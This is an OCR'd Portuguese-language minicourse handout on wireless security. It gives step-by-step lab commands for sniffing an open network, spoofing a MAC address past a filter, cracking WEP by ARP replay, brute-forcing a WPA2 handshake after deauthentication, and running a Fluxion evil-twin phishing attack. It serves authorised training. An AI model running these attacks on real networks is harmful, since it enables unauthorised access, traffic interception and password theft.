
CMSec
Conscious Mind
& Security

www.cmsec.com.br

# SEGURANÇA EM REDES SEM FIO

## MINICURSO

Atanaí Ticianelli
CMSec / Diretor
atanai@cmsec.com.br




# POLÍTICA DE USO E COMPARTILHAMENTO

A utilização e compartilhamento deste material, de forma integral ou parcial, está condicionada à:

1. Referência a www.cmsec.com.br como fonte do material original;

2. Utilização deste material e conhecimento nele presente de forma direcionada ao estudo ou prática profissional;

3. Aprofundar no estudo de teoria de redes sem fio, nos protocolos de 802.11, cabeçalhos, pacotes e autenticação.

4. Autorização expressa por escrito de pessoas ou empresas que venham a ser alvo das técnicas, métodos ou ferramentas apresentadas neste documento;

5. Não utilizar este material ou conhecimento nele presente em atividades ilícitas e de forma não autorizada, como quebra de senhas, roubo de conexão sem fio, roubo de senhas ou perfil de e-mail e redes sociais, roubo de dados de cartão de crédito, entre outros;

6. Cumprimento de todos os itens presentes nesta Política de Uso e Compartilhamento.

# 1. REDES ABERTAS

## OBJETIVO

Capturar os pacotes de uma conexão wifi aberta

## PRÉ-REQUISITOS


SSID: wifi-wep

Rede aberta

Máquina virtual Kali rodando no Vmware 12

Interface de rede reconhecida no Kali

Pacote aircrack-ng



**Description**

Aircrack-ng is a complete suite of tools to assess WiFi network security.

It focuses on different areas of WiFi security:

- Monitoring: Packet capture and export of data to text files for further processing by third party tools.
- Attacking: Replay attacks, deauthentication, fake access points and others via packet injection.
- Testing: Checking WiFi cards and driver capabilities (capture and injection).
- Cracking: WEP and WPA PSK (WPA 1 and 2).

All tools are command line which allows for heavy scripting. A lot of GUIs have taken advantage of this feature. It works primarily Linux but also Windows, OS X, FreeBSD, OpenBSD, NetBSD, as well as Solaris and even eComStation 2.

## INICIAR MODO MONITORAMENTO NA WLAN0

```
# airmon-ng check

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after a
short period of time, you may want to kill (some of) them!
```

```
   PID Name
  4913 NetworkManager
  4935 wpa_supplicant
  4936 dhclient


# airmon-ng check kill


# airmon-ng start wlan0
PHY     Interface       Driver          Chipset
phy0    wlan0           ath9k_htc       Atheros Communications, Inc. AR9271 802.11n

        (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)

        (mac80211 station mode vif disabled for [phy0]wlan0)


# iwconfig

eth0      no wireless extensions.

wlan0mon  IEEE 802.11bgn  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
        Retry short limit:7   RTS thr:off   Fragment thr:off
        Power Management:off

lo        no wireless extensions.
```

**VERIFICAR REDES WIFI PRÓXIMAS**

```
# airodump-ng wlan0mon

Interromper: CTRL+C
```

**INICIAR CAPTURA DE PACOTES COM WIRESHARK**

```
# wireshark &

Menu capture > Options > Escolher “wlan0mon”

Clicar start
```

**RESPONDA**

Como fixar em um canal específico ? Qual o canal da rede wifi-wep?

## FIXANDO EM UM CANAL ESPECÍFICO (CANAL 6)

```
# iwlist wlan0mon channel

wlan0mon  13 channels in total; available frequencies :
          Channel 01 : 2.412 GHz
          Channel 02 : 2.417 GHz
          Channel 03 : 2.422 GHz
          Channel 04 : 2.427 GHz
          Channel 05 : 2.432 GHz
          Channel 06 : 2.437 GHz
          Channel 07 : 2.442 GHz
          Channel 08 : 2.447 GHz
          Channel 09 : 2.452 GHz
          Channel 10 : 2.457 GHz
          Channel 11 : 2.462 GHz
          Channel 12 : 2.467 GHz
          Channel 13 : 2.472 GHz

          Current Frequency:2.422 GHz (Channel 3)


# airmon-ng stop wlan0mon

# airmon-ng start wlan0 6

# iwlist wlan0mon channel
```

## CAPTURA DE PACOTES COM WIRESHARK

```
# wireshark &

Menu Capture > Stop

Menu capture > Options > Escolher “wlan0mon”

Clicar start
```

Instrutor vai navegar na interface de gerenciamento do AP

Menu Capture > Stop

Apply a display filter: digitar apenas http

Analisar tráfego HTTP

**RESPONDA**

Como é a autenticação desta aplicação?

Como converter esta senha?

É possível confiar em redes wifi abertas ?

## 2. FILTRAGEM POR MAC ADDRESS

**OBJETIVO**

Contornar “proteção” de associação no AP com base em MAC address

**PRÉ-REQUISITOS**

SSID: wifi-wep

Rede aberta e filtrada por MAC do instrutor

**RESPONDA**

Com base nas ferramentas vistas anteriormente, alguma pista de como subverter a proteção via MAC?

## VERIFICAR SE A INTERFACE AINDA ESTÁ EM MODO MONITOR

```
# iwconfig

eth0      no wireless extensions.

wlan0mon  IEEE 802.11bgn  Mode:Monitor  Frequency:2.427 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

lo        no wireless extensions.
```

APENAS caso não esteja, reativar o modo monitor:

```
# airmon-ng check kill

# airmon-ng start wlan0
```

## IDENTIFICAR CLIENTES ASSOCIADOS AO AP ALVO

```
# airodump-ng wlan0mon

Interromper: CTRL+C
```

**COPIAR O MAC ADDRESS DO CLIENTE CONECTADO AO AP ALVO**

## DESATIVAR MODO MONITOR

```
# airmon-ng stop wlan0mon

# iwconfig

eth0      no wireless extensions.

wlan0     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.
```

## ATIVAR INTERFACE WIRELESS E CONECTAR NO ALVO

```
# ifconfig wlan0 up


# iwlist wlan0 scan | grep ESSID
                ESSID:"wifi-wep"
                ( … )


# iwconfig wlan0 essid wifi-wep


# iwconfig

eth0      no wireless extensions.

wlan0     IEEE 802.11bgn  ESSID:"wifi-wep"
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.


# dmesg

[ 5760.605682] wlan0: send auth to 00:21:29:85:8a:83 (try 1/3)
[ 5760.611509] wlan0: 00:21:29:85:8a:83 denied authentication (status 1)
```

## ALTERAR MAC ADDRESS DA PLACA WIFI

```
# ifconfig wlan0 down


#macchanger -s wlan0

Current MAC:   c4:e9:84:12:8b:c5 (TP-LINK TECHNOLOGIES CO.,LTD.)
Permanent MAC: c4:e9:84:12:8b:c5 (TP-LINK TECHNOLOGIES CO.,LTD.)
```

```
# macchanger -m 74:2F:68:CB:B0:2F wlan0

Current MAC:   c4:e9:84:12:8b:c5 (TP-LINK TECHNOLOGIES CO.,LTD.)
Permanent MAC: c4:e9:84:12:8b:c5 (TP-LINK TECHNOLOGIES CO.,LTD.)
New MAC:       74:2f:68:cb:b0:2f (Azurewave Technologies, Inc.)


# ifconfig -a

wlan0: flags=4098<BROADCAST,MULTICAST>  mtu 1500
      ether 74:2f:68:cb:b0:2f  txqueuelen 1000  (Ethernet)
      RX packets 0  bytes 0 (0.0 B)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 0  bytes 0 (0.0 B)
      TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

**ATIVAR INTERFACE WIRELESS E CONECTAR NO ALVO**

```
# ifconfig wlan0 up


# iwconfig wlan0 essid wifi-wep


# iwconfig

wlan0     IEEE 802.11bgn  ESSID:"wifi-wep"
       Mode:Managed  Frequency:2.437 GHz  Access Point: 00:21:29:85:8A:83
       Bit Rate=54 Mb/s   Tx-Power=20 dBm
       Retry short limit:7   RTS thr:off   Fragment thr:off
       Encryption key:off
       Power Management:off
       Link Quality=70/70  Signal level=-19 dBm
       Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
       Tx excessive retries:0  Invalid misc:0   Missed beacon:0


# dhclient wlan0
```

```
# ifconfig -a

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.1.149  netmask 255.255.255.0  broadcast 192.168.1.255
      inet6 fe80::762f:68ff:fecb:b02f  prefixlen 64  scopeid 0x20<link>
```

## ACESSAR A INTERFACE ADMINISTRATIVA DO ROTEADOR

```
# iceweasel &

Navegar em 192.168.1.1
```

**RESPONDA**

É possível confiar em filtros via MAC em wifi?

## RESTAURAR O MAC ADDRESS DA PLACA WIFI

```
# ifconfig wlan0 down


# macchanger -s wlan0

Current MAC:   74:2f:68:cb:b0:2f (Azurewave Technologies, Inc.)
Permanent MAC: c4:e9:84:12:8b:c5 (TP-LINK TECHNOLOGIES CO.,LTD.)


# macchanger -m c4:e9:84:12:8b:c5 wlan0

Current MAC:   74:2f:68:cb:b0:2f (Azurewave Technologies, Inc.)
Permanent MAC: c4:e9:84:12:8b:c5 (TP-LINK TECHNOLOGIES CO.,LTD.)
New MAC:       c4:e9:84:12:8b:c5 (TP-LINK TECHNOLOGIES CO.,LTD.)
```

# 3. WEP

## OBJETIVO

Verificar a insegurança do WEP quebrando sua chave.

## PRÉ-REQUISITOS

SSID: wifi-wep

Rede configurada com WEP

Filtragem por MAC desativada

## ATIVAR O MODO MONITORAMENTO NA INTERFACE

```
# airmon-ng check kill

# airmon-ng  start wlan0

PHY     Interface       Driver          Chipset
phy0    wlan0           ath9k_htc       Atheros Communications, Inc. AR9271 802.11n
        (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
```

## IDENTIFICAR A REDE ALVO DO ATAQUE

```
# airodump-ng wlan0mon

Anotar o MAC ADDRESS do AP da rede wifi-wep !

Anotar o canal da rede wifi-wep !


Parar o airodump-ng:  CTRL+C
```

## CAPTURAR PACOTES SUFICIENTES DA REDE ALVO

```
# airodump-ng wlan0mon --channel 6 --write pacotes-wep

Utilize em --channel o canal da rede wifi-wep identificado anteriormente.

Atenção à coluna #DATA, que são os pacotes sendo capturados
```

Para chegarmos aos 10.000 pacotes mais rápido, abra outro terminal e inicie um ataque de ARP REPLAY:

aireplay-ng -3 -b 00:21:29:85:8A:83 wlan0mon

No parâmetro -b, utilize o MAC ADDRESS do AP da rede wifi-wep identificado anteriormente.

Quando a coluna #DATA passar de 10.000, parar o ataque aireplay-ng e o airodump-ng com CTRL+C.

**QUEBRANDO A SENHA DA REDE ALVO**

# aircrack-ng pacotes-wep-01.cap

Escolha a rede wifi-wep

**KEY FOUND! [ ]**

**RESPONDA**

É possível confiar em WEP?

## 4. WPA2/PSK FORÇA BRUTA

**OBJETIVO**

Verificar a como senhas fracas podem levar ao comprometimento de redes wifi com WPA2/PSK, através de ataques de força bruta.

**PRÉ-REQUISITOS**

SSID: wifi-wep

Rede configurada com WPA/PSK2

Celular conectado na rede alvo / localização do roteador em relação às máquinas

## VERIFICAR O MONITORAMENTO E AS REDES PRÓXIMAS

# iwconfig

# airodump-ng wlan0mon

Copiar o canal e BSSID da rede alvo

## ATIVAR A COLETA DE HANDSHAKE

# airodump-ng wlan0mon -w pacotes-wpa2 --channel 6

**Usar o canal correto do alvo aqui.**

## FORÇAR A AUTENTICAÇÃO DE CLIENTES VIA ATAQUE DEAUTH

Em outro terminal

# aireplay-ng --deauth 0 -a 00:21:29:85:8A:83 wlan0mon

**Usar o BSSID correto do alvo aqui.**

Pode-se parar e reiniciar o ataque deauth até que o airodump colete um handshake WPA2.

CH 6 ][ Elapsed: 36 s ][ 2016-10-18 04:19 ]**[ WPA handshake: 00:21:29:85:8A:83**

## REALIZAR O ATAQUE DE FORÇA BRUTA NO HANDSHAKE

#aircrack-ng pacotes-wpa2-01.cap \
-w /usr/share/wordlists/metasploit/unix_passwords.txt

Escolher o SSID e verificar se há handshake. O nome do .cap pode mudar para -02.cap ou -03.cap.

**KEY FOUND! [ ]**

**RESPONDA**

Qual o papel das senhas fortes em redes sem fio com WPA/WPA2?

# 5. WPA2 ENGENHARIA SOCIAL

## OBJETIVO

Verificar como a facilidade do uso de redes wifi pode direcionar usuários a ataques de engenharia social.

## PRÉ-REQUISITOS

SSID: wifi-wep

Rede configurada com WPA/PSK2

**Celular já conectado na rede alvo**

Usuário conhece senha da rede wifi.

Ferramenta adicional: Fluxion

## CONFIGURAR PLACA REDE WIFI

```
# airmon-ng stop wlan0mon
```

## CONFIGURAR CONECÇÃO INTERNET

```
# ping www.terra.com.br

PING web-portal-cdn.terra.com.br (200.177.70.65) 56(84) bytes of data.
64 bytes from 200.177.70.65: icmp_seq=1 ttl=128 time=19.2 ms
64 bytes from 200.177.70.65: icmp_seq=2 ttl=128 time=18.4 ms


Se o resultado for diferente disso, configurar conexão de internet

[ /etc/init.d/network-manager restart ;  wpa_supplicant ; dhclient ]
```

## INSTALAR O FLUXION NO KALI

#cd /root

#git clone https://github.com/deltaxflux/fluxion

# cd /root/fluxion

# ./Installer.sh

## EXECUTAR O FLUXION

# cd /root/fluxion

# ./fluxion

Escolher as opções:

Inglês | Atheros | All Channels

Escolher rede alvo do ataque: wifi-wep

Fechar janela WIFI Monitor

Escolher as opções:

FakeAP – Hostapd | Enter to Skip | aircrack-ng | Deauth all

Acompanhar janela do airodump, verificando handshake.

Na janela Status Handshake, escolher:

1) Check handshake | 1) Web Interface | 6) Portuguese [POR]

## VERIFICAR CLIENTES CONECTADOS À REDE (CELULAR)

Rede sem criptografia

**Conectar manualmente**

KEY FOUND!